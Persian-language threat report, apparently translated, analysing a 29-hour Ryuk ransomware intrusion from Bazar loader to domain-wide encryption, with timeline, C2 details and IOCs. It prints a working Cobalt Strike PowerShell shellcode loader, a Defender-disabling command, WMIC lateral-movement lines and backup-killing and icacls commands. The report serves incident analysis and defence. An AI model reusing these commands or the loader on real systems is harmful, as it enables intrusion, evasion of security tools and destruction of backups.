

بسم الله الرحمن الرحیم

Ryuk's Return

تهیه شده توسط تیم تولید محتوای وب سایت چلنجینو

فهرست مطالب

مقدمه

گروه Ryuk از یک ایمیل به باج‌افزار در سطح دامنه در ۲۹ ساعت رسید و برای آزادسازی سیستم‌های ما بیش از ۶ میلیون دلار درخواست کرد. آنها از ابزارهایی مانند Cobalt Strike، AdFind، WMI، vsftpd، PowerShell، PowerView و Rubeus برای رسیدن به هدف خود استفاده کردند.

Ryuk در چند سال گذشته یکی از ماهرترین گروه‌های باج‌افزاری بوده است، به طوری که اف‌بی‌آی ادعا می‌کند تا فوریه ۲۰۲۰، ۶۱ میلیون دلار به این گروه پرداخت شده است. اوایل امسال، گروه کمی ساکت شد، اما به نظر می‌رسد که این روند در چند هفته اخیر تغییر کرده است، با حوادثی مانند آنچه در بیمارستان‌های UHS رخ داد.

مطالعه این گزارش می‌تواند دید بهتری نسبت به رفتار مهاجمان، ابزارهای مورد استفاده و تکنیک‌های به‌کاررفته در چنین حملاتی ارائه دهد و به درک بهتر نحوه شناسایی و مقابله با این تهدیدات کمک کند.

خلاصه پرونده

در این پرونده، اقدامات با یک بدافزار لودر به نام Bazar/Kegtap آغاز شد. گزارش‌ها نشان می‌دهد که تحویل از طریق ایمیل هرزنامه[1] انجام شده است که در طول ماه سپتامبر افزایش یافته است.

از زمان اجرای اولیه پیلود، Bazar به فرآیندهای مختلفی از جمله explorer.exe و svchost.exe و همچنین ایجاد فرآیندهای cmd.exe تزریق می‌کند. هدف اولیه این فعالیت، انجام Discovery با استفاده از ابزارهای داخلی ویندوز مانند nltest، net group و ابزار شخص ثالث AdFind بود.

پس از فعالیت اولیه Discovery، بدافزار Bazar نسبتاً ساکت ماند، تا یک دور دوم Discovery در روز بعد. مجدداً، همان ابزارها در دور دوم Discovery، به همراه Rubeus استفاده شدند. این بار، مجموعه اطلاعات کشف شده از طریق FTP به سروری در روسیه خارج شد[2]. در مرحله بعد، تهدیدگر شروع به حرکت جانبی[3] کرد.

چندین تلاش، با استفاده از روش‌های مختلف، از WMI از راه دور گرفته تا اجرای سرویس از راه دور با PowerShell، طول کشید تا در نهایت به فایل‌های اجرایی بیکن Cobalt Strike که از طریق SMB منتقل می‌شدند، برای حرکت در محیط رسیدند. از این نقطه به بعد، تهدیدگرها به یک بیکن Cobalt Strike که روی یک DC در حال اجرا بود، به عنوان نقطه عملیاتی اصلی خود متکی شدند.

پس از انتخاب مطمئن‌ترین روش برای حرکت در محیط، تهدیدگر سپس اقدام به ایجاد بیکن‌ها در سراسر سازمان کرد. در آماده‌سازی برای اهداف نهایی خود، آن‌ها از PowerShell برای غیرفعال کردن Windows Defender در محیط استفاده کردند.

سروری که برای پشتیبانی[4] در دامنه استفاده می‌شد، ابتدا هدف رمزگذاری قرار گرفت، با آماده‌سازی بیشتری که روی میزبان انجام شد. با این حال، هنگامی که فایل اجرایی باج‌افزار Ryuk از طریق SMB از نقطه حرکت کنترل‌کننده دامنه[5] آن‌ها منتقل شد، تنها یک دقیقه طول کشید تا اجرا شود.

در این مرحله، Ryuk از طریق SMB به بقیه میزبان‌های موجود در محیط منتقل شد و از طریق یک اتصال RDP از DC pivot اجرا گردید. در مجموع، این عملیات ۲۹ ساعت طول کشید - از اجرای اولیه Bazar تا باج‌افزار در


[1] malspam
[2] exfiltrated
[3] lateral movement
[4] Backup
[5] DC pivot

سطح دامنه. اگر یک مدافع روز اول شناسایی[۶] را از دست می‌داد، کمی بیش از ۳ ساعت فرصت داشت تا قبل از اخاذی پاسخ دهد.

تهدیدگران بیش از ۶۰۰ بیت‌کوین درخواست کردند که ارزش بازار آن حدود ۶+ میلیون دلار آمریکا است.

[6] recon

جدول زمانی


Ryuk Timeline
Day 1
16:37 Bazar malware executed
5.182.210.145:443
16:48 Domain discovery commands
17:06 Registry discovery commands
17:28 More domain discovery and network checks to domain controllers
17:41 AdFind used to map active directory
Day 2
18:49 Checks again for domain trusts and AdFind using Bazar
FTP exfiltration to 45.141.84.120
20:12 First lateral movement attempt with WMIC
dll transfered via SMB
appears to fail
threat actor then tries several other payloads
20:23 P64.exe Cobalt Strike beacon run on beachhead host
107.173.58.183:443
21:04 Second P64.exe Cobalt Strike beacon dropped on beachhead host
88.119.171.75:443
21:09 Next lateral movment attempt via a service and PowerShell
registry key written and then executed by service
also appears to have failed
21:09 Cobalt Strike beacon transfered via SMB and run by service
first successful lateral movment
21:10-22:06 Continual lateral movement activity using Cobalt Strike beacons via SMB across environment
21:43 Windows Defender begins to be disabled using PowerShell commands
21:45 First Ryuk ransomware executable transfered to backup system
17:46 Ryuk executed on host
21:50-22:10 Ryuk ransomware run enterprise wide
transfered via SMB
executed using RDP connection

دسترسی اولیه

تحویل اولیه از طریق ایمیل با لینکی به Loader بک‌دور Bazar/Kegtap انجام شد. ما فایل Document-Preview.exe را دانلود و اجرا کردیم که به آدرس 5.182.210[.]145 از طریق پورت 443/https متصل شد.

اجرا[7]

اجرای سرویس[8] چندین بار برای اجرای اسکریپت‌ها و فایل‌های اجرایی در طول حرکت جانبی استفاده شد.

```
eventdata.image          C:\\Windows\\System32\\services.exe

eventdata.imageLoaded    \\\\[redacted]\ADMIN$\\b0e7f5f.exe
```

WMI نیز به عنوان یک روش در تلاش برای اجرای dllها به صورت جانبی استفاده شد.

WMIC /node:"DC.example.domain" process call create "rundll32 C:\PerfLogs\arti64.dll, StartW"

تهدیدگرها همچنین تزریق فرآیند را انجام دادند.

```
4

"CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injectio
n
UtcTime:            00:17:17.850
SourceProcessGuid: {f3f0e111-ccf2-5f73-4a02-000000000b00}
SourceProcessId: 360
SourceImage: C:\Windows\System32\rundll32.exe
TargetProcessGuid: {f3f0e111-ce8d-5f73-4d02-000000000b00}
TargetProcessId: 2628
TargetImage: C:\Windows\System32\svchost.exe
NewThreadId: 3736
StartAddress: 0x000001B67B660007
StartModule: -
StartFunction: -"
```

[7] Execution
[8] Service execution

عبور از مکانیزم‌های امنیتی[9]

غیرفعال کردن Windows Defender.

```
powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3ACOATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbA
```

Input

length: 132
lines: 1

```
UwBlAHQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARABpAHMAYQBiAGwAZQBSAGUAYQBsAHQAaQBtAGUATQBvAG4AaQB0AG8AcgBpAG4A
ZwAgACQAdABrAHUAZQA=
```

Output

start: 49 end: 49 length: 0
time: 2ms length: 49 lines: 1

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

بخش Discovery

روز اول

فایل‌های AdFind و adf.bat دقایقی پس از اجرای Document-Preview.exe رها و اجرا شدند. ما بارها adf.bat را دیده‌ایم. این batch file اطلاعات را در فایل‌های متنی زیر به عنوان خروجی ارائه می‌دهد.

Name
- ad_users.txt
- ad_computers.txt
- ad_ous.txt
- trustdmp.txt
- subnets.txt
- ad_group.txt
- trustdmp.txt

Nltest برای بررسی Domain Trusts استفاده شد:

```
nltest /domain_trusts /all_trusts
```

Net برای نمایش Domain Admins استفاده شد:


```
net group "Domain admins" /DOMAIN
```

Ping برای آزمایش اینکه آیا سیستم‌ها در محیط فعال هستند استفاده شد:

[9] Defense Evasion

ping hostname.domain.local

تجزیه و تحلیل Process Tree فعالیت‌های مربوط به لودر Bazar در روز اول.



روز دوم

AdFind دوباره اجرا شد، و سپس تهدیدگر تلاش کرد با استفاده از Rubeus حمله Kerberoast را انجام دهد.

```
[*] Action: AS-REP roasting

[*] Target Domain          : [redacted]

[*] Searching path 'LDAP://[redacted]' for AS-REP roastable users
```

پس از چند شروع ناموفق در طول تلاش‌های ناموفق حرکت جانبی، تهدیدگرها برخی شناسایی‌های محلی سیستم[10] اضافی را انجام دادند.

systeminfo

nltest /dclist:

```
[*] Action: AS-REP roasting

[*] Target Domain          : [redacted]

[*] Searching path 'LDAP://[redacted]' for AS-REP roastable users
```

از WMI برای بررسی آنتی‌ویروس فعلی روی سیستم‌های متعدد استفاده شد.

```
WMIC /Node:localhost /Namespace:\\\\root\\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
```

Input length: 576 lines: 1

```
SQBtAHAAbwByAHQALQBNAG8AZAB1AGwAZQAgAEEAYwB0AGkAdgBlAEQAaQByAGUAYwB0AG8AcgB5ADsAIABHAGUAdAAtAEEARABDAG8AbQBwAHUA
dABlAHIAIAAtAEYAaQBsAHQAZQByACAAewBlAG4AYQBiAGwAZQBkACAALQBlAHEAIAAkAHQAcgB1AGUAfQAgAC0AcAByAG8AcABlAHIAdABpAGUA
cwAgACoAfABzAGUAbABlAGMAdAAgAE4AYQBtAGUALAAgAEQATgBTAEgAbwBzAHQATgBhAG0AZQAsACAATwBwAGUAcgBhAHQAaQBuAGcAUwB5AHMA
dABlAG0ALAAgAEwAYQBzAHQATABvAGcAbwBuAEQAYQB0AGUAIAB8ACAARQB4AHAAbwByAHQALQBDAFMAVgAgAEMAOgBcAFUAcwBlAHIAcwBcAEEA
bABsAFcAaQBuAGQAbwB3AHMALgBjAHMAdgAgAC0ATgBvAFQAeQBwAGUASQBuAGYAbwByAG0AYQB0AGkAbwBuACAALQBFAG4AYwBvAGQAaQBuAGcA
IABVAFQARgA4AA==
```

Output start: 215 end: 215 length: 0 time: 5ms length: 215 lines: 1

```
Import-Module ActiveDirectory; Get-ADComputer -Filter {enabled -eq $true} -properties *|select Name,
DNSHostName, OperatingSystem, LastLogonDate | Export-CSV C:\Users\AllWindows.csv -NoTypeInformation -Encoding
UTF8
```

[10] local system recon

حرکت جانبی

در روز اول، تهدیدگرها یک DC را از نظر آسیب‌پذیری MS17-010 بررسی کردند قبل از اینکه با Discovery بیشتری ادامه دهند. سیستم در برابر MS17-010 آسیب‌پذیر نبود.

حرکت جانبی حدود ۲۸ ساعت پس از ورود اولیه، با استفاده از SMB برای رها کردن یک بیکن Cobalt Strike روی یک DC آغاز شد. از آنجا، تهدیدگر از WMIC برای اجرای بیکن استفاده کرد.

```
WMIC /node:\"DC.example.domain\" process call create \"rundll32 C:\\PerfLogs\\arti64.dll, StartW\"
```

به نظر نمی‌رسد این محموله با موفقیت اجرا شده باشد، زیرا اندکی بعد، عوامل تهدید یک محموله اضافی را روی میزبان اولیه نفوذ[11] مستقر کردند و سپس، در حالی که هیچ ترافیک C2 آشکاری مشاهده نمی‌شد، یک سرویس را روی DC اجرا کردند.

[11] beachhead host

کد پاورشل رمزگشایی شده

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_
module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $
false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPW0JfIQ8D4uwuIuT803F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXL
cw3t8eagxyKV+EuNJY0sjMyMj59zcJCNJI0t7h3DG3PZzyosjIyN5Epycksjkycj5yOTJyNJIkklSSBx52ZT/Pfc9nOoNwdJI3FLC0+ewdz2puNXTUkjSSNJI6rFoOUnqsGg4SuoXwcvSSN1SSdxdEuOvXyY3PaodwczSSN1SyMDIyNxdEuOvXyY3Pam41c3qG8HJ6gnByLrqicHqHcHMyLhyPSoXwcvdEvj2f7f3P
Z05+W1pHHc9qgnB6hvBysa4lck59OWgXXc9txHBzPLcNzc3H9/DX9TSlNGf1FTQHwaQBJAIyMjIyM=')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
        IEX $DoIt
}
```

به دنبال این، تهدیدگرها یک فایل اجرایی بیکن Cobalt Strike را کپی و اجرا کردند و آن را از طریق یک سرویس روی DC راه‌اندازی کردند.

```
eventdata.image          C:\\Windows\\System32\\services.exe

eventdata.imageLoaded    \\\\[redacted]\ADMIN$\\b0e7f5f.exe
```

در این مرحله، ارتباطات C2 روی DC ظاهر می‌شود که به martahzz[.]com – 88.119.171[.]75 از طریق پورت 443/https متصل می‌شود.

سیستم‌های پشتیبان با استفاده از فایل اجرایی SMB که تقریباً یک ساعت پس از اولین اجرای حرکت جانبی از میزبان اولیه اجرا شد، هدف حرکت جانبی قرار گرفتند.

تهدیدگر در اجرای بیکن‌ها روی سیستم‌های متعدد با مشکل مواجه بود، و حداقل روی یکی از سیستم‌ها، آن‌ها دیسک را از راه دور متصل کردند.

C:\Windows\system32\cmd.exe /C dir \\Server\c$

فرماندهی و کنترل

Bazar:

Cobalt strike:

88.119.171.75|443

Certificate [ee:92:91:6b:7e:31:85:22:65:eb:16:11:c4:8f:0a:75:c9:05:1d:4b]

Not Before 2020/09/29 08:18:03 UTC

Not After 2021/09/29 08:18:03 UTC

Issuer Org lol

Subject Common martahzz.com

Subject Org lol

Public Algorithm rsaEncryption

JA3 : a0e9f5d64349fb13191bc781f81f42e1

JA3s: ae4edc6faf64d08308082ad26be60767

107.173.58.183|443

Certificate [e2:13:2c:a4:29:ae:f3:fa:35:1f:e1:5b:2c:25:76:57:37:5b:dc:35]

Not Before 2020/09/22 14:34:11 UTC

Not After 2021/09/22 14:34:11 UTC

Issuer Org lol

Subject Common nomadfunclub.com

Subject Org lol


Public Algorithm rsaEncryption

JA3: a0e9f5d64349fb13191bc781f81f42e1

JA3s: ae4edc6faf64d08308082ad26be60767

خروج داده[12]

اطلاعات کشف دامنه (خروجی‌های AdFind و Rubeus) توسط vsftpd به سرور 45.141.84[.]120 منتقل شد.



تأثیر[13]

از SMB برای انتقال فایل‌های اجرایی Ryuk استفاده شد. سپس، اتصالات RDP از اولین DC در معرض خطر برقرار گردید و پس از آن، باج‌افزار در کل محیط، با شروع از سرورهای پشتیبان، اجرا شد. روی سرور پشتیبان، قبل از اجرا، تهدیدگرها کنسول wbadmin msc را باز کردند.

[12] Exfiltration
[13] Impact

دستورات اجرا شده قبل از اجرای باج‌افزار:

```
"C:\Windows\system32\net1 stop \""samss\"" /y"
"C:\Windows\system32\net1 stop \""veeamcatalogsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamcloudsvc\"" /y"
"C:\Windows\system32\net1 stop \""veeamdeploysvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""samss\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamcatalogsvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamcloudsvc\"" /y"
"C:\Windows\System32\net.exe\"" stop \""veeamdeploysvc\"" /y"
"C:\Windows\System32\taskkill.exe\"" /IM sqlbrowser.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlceip.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlservr.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM sqlwriter.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.agent.configurationservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.brokerservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.catalogdataservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.cloudservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.externalinfrastructure.dbprovider.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.manager.exe /F"

"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.mountservice.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.service.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.uiserver.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.backup.wmiserver.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamdeploymentsvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamfilesysvsssvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeam.guest.interaction.proxy.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamnfssvc.exe /F"
"C:\Windows\System32\taskkill.exe\"" /IM veeamtransportsvc.exe /F"
"C:\Windows\system32\taskmgr.exe\"" /4"
"C:\Windows\system32\wbem\wmiprvse.exe -Embedding"
"C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding"
"icacls \""C:\*\"" /grant Everyone:F /T /C /Q"
"icacls \""D:\*\"" /grant Everyone:F /T /C /Q"
```

روی تمام سیستم‌ها یادداشت باج‌خواهی زیر باقی گذاشته شده بود:

Ryuk

balance of shadow universe

تهدیدگران بیش از ۶ میلیون دلار درخواست کردند اما حاضر به مذاکره بودند.

IOCها

https://otx.alienvault.com/pulse/5f7f039322d638212355d28a

https://misppriv.circl.lu/events/view/79958

شبکه:

5.182.210.145

88.119.171.75

107.173.58.183

45.141.84.120

nomadfunclub.com

martahzz.com

.bazar

فایل‌ها:

Document-Preview.exe

40b17d4ca83f079cf6b2b09d7a7fd839

090e82a47b32dc94d71d4c84a3a76d2480589b00

85ef348d39610c1d5f58e2524c0e929ec815a9fbe1f5924cdef7a0c05e58e5ad

c5af8f6ae345f453442a3bbe8189c42ad3c7d4d89231607f78a1b6f24173679e38ac
08d26294f46de98358b0aa560f33be5708becd2a632f6657c9bbbbc0d995

